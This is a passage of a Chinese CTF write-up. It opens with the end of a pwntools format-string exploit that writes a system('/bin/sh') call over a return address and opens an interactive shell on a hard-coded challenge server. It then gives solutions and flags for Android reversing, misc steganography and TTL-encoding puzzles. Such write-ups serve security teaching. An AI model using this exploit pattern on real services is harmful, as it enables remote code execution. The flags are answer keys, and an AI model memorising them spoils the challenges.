    inputMsg(payload)
    offset = 22
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = 0xdead
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    offset = 24
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = binsh % 0x10000
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    offset = 26
    position = (target_addr + offset) % 0x10000
    payload = "%" + str(position - written_size) + "c%" + str(ebp1_offset) +
"$hn\x00"
    inputMsg(payload)
    oneByte = binsh >> 16
    payload = "%" + str(oneByte - written_size) + "c%" + str(ebp2_offset) +
"$hn\x00"
    inputMsg(payload)
    inputMsg("wllmmllw")
    log.success("ebp: " + hex(ebp))
    log.success("target_addr: " + hex(target_addr))
    log.success("libc: " + hex(libc))
    log.success("system: " + hex(system))
    log.success("binsh: " + hex(binsh))
    sh.interactive()
if __name__ == "__main__":
    pwn("39.98.64.24",9090,0)
```

Mobile

Android1-easyapp

分析java层，发现是encrypt()方法返回值和输入密码比较：

找到Encrypt()方法，发现是native方法

找到so文件放进ida查看，找到

看着好像是flag中一部分通过base64加密后和flag{wllmwelcome拼接起来，最后试着提交密码，发现是错误的，因为这里的方法被混淆了，查看JNI_Onload

h

发现encrypt被混淆成了test（）

test中用到了Aa(),aA(),aa(),AA()函数，每次和不同的值进行异或加密，字符串分别为aWM,EVA,C_R,5D$#,使用vs写下解密脚本

结果为YouaretheB3ST

Android2-ThousandYearsAgo

打开apk发现无法解析，将apk压缩，发现这个不是真的apk，真正的apk在res目录下，app2.txt,将.txt后缀改为.apk,打开apk分析

只有当10000000>100000时才能弹出flag提示，通过修改smali代码，或者hook，得到flag提示

根据提示，查看so层的加密函数只有两个，一个MD5一个decode，MD5加密并没有得到正确的flag，然后使用decode加密

使用C语言复现该加密算法，得到正确的flag为：kqfl{BjQhtrj_yt-XBUZ}}

加上swpustf{}

得到swpuctf{kqfl{BjQhtrj_yt-XBUZ}}}

Android3-小小 ctf

解压 apk，打开 dex 文件可以看到程序逻辑是传入字符串，native 层 check()函数判断

IDA 打开 so 文件，找到 check()函数

可以看到这里将输入数据转换为const char*，接下来判断长度是否为 11，接下来就是创建一个结构体数组d按照data的值来逐位保存数据的值和下标，然后看func1()

就是创建一个链表b，里面保存了d里面每个数据的下标、原始下标、值和下一个结构体，接下来看func2()

这里进行了计算(x^2-y^2)/(x+y)，化简就是x-y，其中x表示的是数据的值，y表示 -1 的(b中的下标+原始下标)%2次方*(b中的下标+原始下标)。计算后与已知数据逐位比较。那么我们就需要将已知的数据按照data的值还原，然后计算就是flag了，附上代码

Misc

神奇的二维码

一个二维码图片，通过扫描得到了

swpuctf{flag_is_not_here},提交发现不正确，使用binwalk提取图片信息，得到了四个rar压缩文件，其中有一个.txt文件里面进行了一次base64加密

解密后能够解压其中一个压缩包，发现里面只有一个表情包文件，然后再看另外一个.doc文件，这个里面的字符串是base64进行20次加密的结果，写脚本将该字符串解密20次得到解密结果为：comEON_YOuAreSOSoS0great

然后解压压缩包，发现是一个莫斯音频，因为题目提示flag是小写，所以最后得到flag为swpuctf{morseisveryveryeasy}

漂流的马里奥

解压之后，有一个exe文件，双击运行会产生一个1.txt

有的师傅应该能看出来马里奥是一个自解压文件，图标被我改了(然后想到改成rar?)

查看 ntfs提示 ，百度一下就好了，1.txt其实”寄生“着flag.txt这样一个数据流文件文件

也可以用cmd下的dir /r查看，就可以发现

然后notepad 1.txt:flag.txt 就可以看到flag了

windows ads在渗透测试中的妙用：https://www.freebuf.com/articles/terminal/195721.html

伟大的侦探

打开压缩包发现有一个加密过的文件夹跟密码.txt

打开密码.txt

发现是ebcdic编码，将文件拖入linux中用dd命令解码

得到解码.txt打开查看得到压缩包密码

这里有的师傅用的其他软件解码，导致最后一位是]. 所以加了紧急提示

打开文件夹后得到18张图片

结合题目名称可知是福尔摩斯中 舞动的小人密码

找到密码表

根据密码表对照可得 iloveholmesandwllm

Flag：swpuctf{iloveholmesandwllm}

你有没有好好看网课

附件下载解压后，打开是两个压缩包

两个压缩包都有密码，打开 flag3.zip 提示密码是弱口令，直接爆破的到密码：**183792**

解压进去以后，里面是一段视频和一个word文档，word文档是对视频的提示

里面的数字拼起来，对应的是视频的时间段，按着这个时间段去视频里面找

连段代码拼接在一起就是:

```
..... ../ ... ../ ... ../ ... ../ dXBfdXBfdXA=
```

后面是很明显的Base64，前面一段很多师傅搞成了摩斯密码，其实是敲击码，解码图如下：

然后解码得到压缩包 flag2.zip 的密码：wllmup_up_up（提示了压缩包密码全为小写）

这个地方有的的师傅直接把前面4位爆破解开了

解压 flag2.zip 里面是一张图片，用文本编辑器打开在302行找到 flag：swpuctf{A2e_Y0u_Ok?}

network

下载 t.txt 文件，打开发现里面数据量很大，但是却只出现了四个数字

```
63    00111111
127   01111111
191   10111111
255   11111111
```

很容易想到这是一个 TTL 隐写，每一个 TTL 只有前两位隐藏数据，每四个为一组，隐藏一个字节
使用脚本恢复一下：

```
# -*- encoding: utf-8 -*-
import binascii
def Decrypt():
  f = open('t.txt', 'r')
  fh = open('flag.zip', 'wb')
  binstring = ''
  hexstring = ''
  for num in f.readlines():
    bins = '{:08b}'.format(int(num.strip()))
    binstring += bins[:2]
  f.close()
  for i in range(0, len(binstring), 8):
    hexstring += chr(int(binstring[i:i+8], 2))
  fh.write(binascii.unhexlify(hexstring))
```

```
  fh.close()
if __name__ == '__main__':
  print("Start...")
  Decrypt()
  print("Done!")
```

将 t.txt 转成文件之后使用 winhex 打开发现文件头为`504B0304`
于是将后缀改为 zip，发现加密，这是一个伪加密，找到全局方式位标记，修改为偶数即可消除加密状态

解压出 flag.txt 文件，是一串 base64 编码的字符串，使用脚本解码即可

```
# -*- encoding: utf-8 -*-
import base64
def base64decode():
  f = open('flag.txt', 'rb')
  flag = f.read()
  while b'flag' not in flag:
    flag = base64.b64decode(flag)
  print(flag)
if __name__ == '__main__':
  print("Start...")
  base64decode()
  print('Done!')
```